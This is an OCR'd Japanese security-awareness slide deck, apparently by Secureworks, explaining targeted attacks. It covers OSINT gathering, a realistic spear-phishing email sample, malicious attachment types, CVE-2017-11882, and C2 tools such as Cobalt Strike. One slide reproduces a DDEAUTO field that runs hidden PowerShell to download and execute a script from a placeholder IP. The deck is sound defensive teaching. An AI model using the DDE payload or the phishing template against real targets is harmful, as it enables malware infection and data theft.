
- ユーザ自らマルウェアを実行するように仕向ける
  - 偽メール + ファイル名・アイコン偽装
- ユーザの認証情報を盗む
  - フィッシング、ショルダーハック

OSINTによる情報収集

あらゆる手段を用いて標的との関係を持つ

- Open Source INTelligence
  - 公開された情報を調査して標的に関連する情報を収集する
  - 名前や会社名から自動的にメールアドレスやSNSアカウント情報を収集するWebサイトもある
- 企業・団体のホームページ
  - 採用ページ・人事情報などから社員名およびメールアドレスが分かる
  - 中途採用のスキル要件などから社内システムが推測できる
  - イベント情報からメールの件名・内容を作成できる
- SNS
  - 在籍する社員および社員の個人的なつながりが分かる
  - 社員がよく利用する店や社内用語などが分かる場合もある
  - メールの件名・内容を作成できる
- セミナー・学会・ワーキンググループなどの情報

OSINTツールの例



標的型メールの特徴

<フリーメールや実際の企業メール宛>

Kiyotaka Tamada

第１２回△△セミナー参加のご確認

第１２回△△セミナー概要.xlsx
9 KB

株式会社〇〇 玉田様

いつもお世話になっております、××社の 田中です。

第１２回△△セミナーの参加確認を行います。
お手数をお掛けしますが、添付の Excel ファイルをご確認いただき
参加・不参加のご返信をお願いいたします。

Excel ファイルのパスワードは「Kj#hBni90!」となります。

参加確認の〆切は以下のとおりです。
【〆切：12 月 14 日（金）17:00 まで】
短い期限となり恐縮ですが、ご確認の程よろしくお願いします。

田中 一 [Hajime Tanaka]
株式会社 xx
インフォメーションシステム部 サイバーセキュリティチーム
TEL: 81-(0)3-1234-5678 FAX: 81-(0)3-9876-5432
E-Mail：hajime_tanaka@xx.co.jp

- 実際にあるイベントの参加確認メール
- 過去に該当イベントに参加したことがある
- 送信者はイベントの実行委員メンバー

- 文面は違和感なく、よく利用されているフォントで書かれている

- 添付ファイルはパスワードで保護された文書ファイル

- シグネチャの人物も実際に存在し、イベントに関連する人物

標的型メールに添付されるファイルの特徴

最近の攻撃はOffice文書ファイルが多い

- **Office文書ファイル(Word, Excel)**
  - **拡張子：doc, docx, xls, xlsx, csv,**
  - **パスワード付きでメール文中にパスワードが記載されている**
  - **マクロの利用、Officeの機能を悪用、脆弱性の利用**
- PDF文書ファイル
  - 拡張子：pdf
  - PDFはアクション機能やJavaScriptの埋め込み機能を悪用、脆弱性の利用
- ショートカットファイル
  - 拡張子：lnk
  - 実行するプログラムのパスやその引数を指定できる機能を悪用
- 実行形式ファイル
  - 拡張子：exe, scr, dll
  - アイコン偽装、拡張子偽装、zip暗号化、暗号化ツールが利用されていることがほとんど
- スクリプトファイル
  - 拡張子：vbs, js, hta
  - コード内容が見えないように難読化されていることが多い

標的型メールに添付されるファイルの特徴

Officeの機能を悪用


- (例)DDE(Dynamic Data Exchange)の機能を悪用
  - Windows環境で、複数のソフトウェア間で通信を行う技術
  - word,excel, powerpoint, access, outlook, onenoteで有効
  - この機能を悪用し、マルウェアをダウンロード・実行する

```
w:r><w:instrText>DDEAUTO C:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta
-NonI -W Hidden $e=(New-Object
System.Net.WebClient).DownloadString('http://192.168.1.1:80/default.ps1');powershell
-noP -sta -w 1 -enc $e "</w:instrText></w:r><w:bookmarkStart w:id="0" w:name="_GoBack"/><
```

文書ファイル実行時の特徴

ポップアップが表示される


- 「はい」や「有効にする」を押さないように注意する



標的型メールに添付されるファイルの特徴

文書ファイルの脆弱性を利用


- (例)CVE-2017-11882
  - Microsoft Office 数式エディタに存在したスタックベースのバッファオーバーフローの脆弱性
  - Githubに公開されたpythonのツールを利用することで、コマンド1つで本脆弱性を利用したRTF文書ファイルを作成可能
  - 脆弱性を利用するため、文書ファイルを開いた際にポップアップや警告などは発生しない



Secureworks

標的型メールに添付されるファイルの特徴

マクロの利用



Secureworks

コマンド＆コントロールの手法

攻撃者と感染端末の継続した通信経路

マルウェアの使用

- 独自のマルウェア
- アンダーグラウンドで売買、公開されているマルウェア

侵入テストツールの悪用

- Cobalt Strike
- Empire, Koadicなど

管理用ツールの悪用

- Team Viewer
- リモートデスクトップ

標的型攻撃で利用されるマルウェア・ツールの特徴

新しいものをどんどん活用する

- Githubで公開されている(Empire, Koadicなど)
  - JavascriptやPythonなどのスクリプトで作成されている
- ペンテストツールとして正式に販売されている(CobaltStrikeなど)
  - 恐らくクラック版等を開発元に無断で利用している
  - 多機能で様々な用途に利用できる
- 独自に開発したもの(RedLeaves, ChChes, ANELなど)
  - Githubやアンダーグラウンドコミュニティなどでソースコードが公開されたRATを改良することもある
  - 機能が必要最小限で限定的
  - 段階的にバージョンアップして機能が追加される

https://www.cobaltstrike.com/

Secureworks

ここまでをデモで説明


攻撃者の目的は Active Directory 上の情報窃取

攻撃者
Attacker

標的の
社内ネットワーク


一般ユーザ用端末
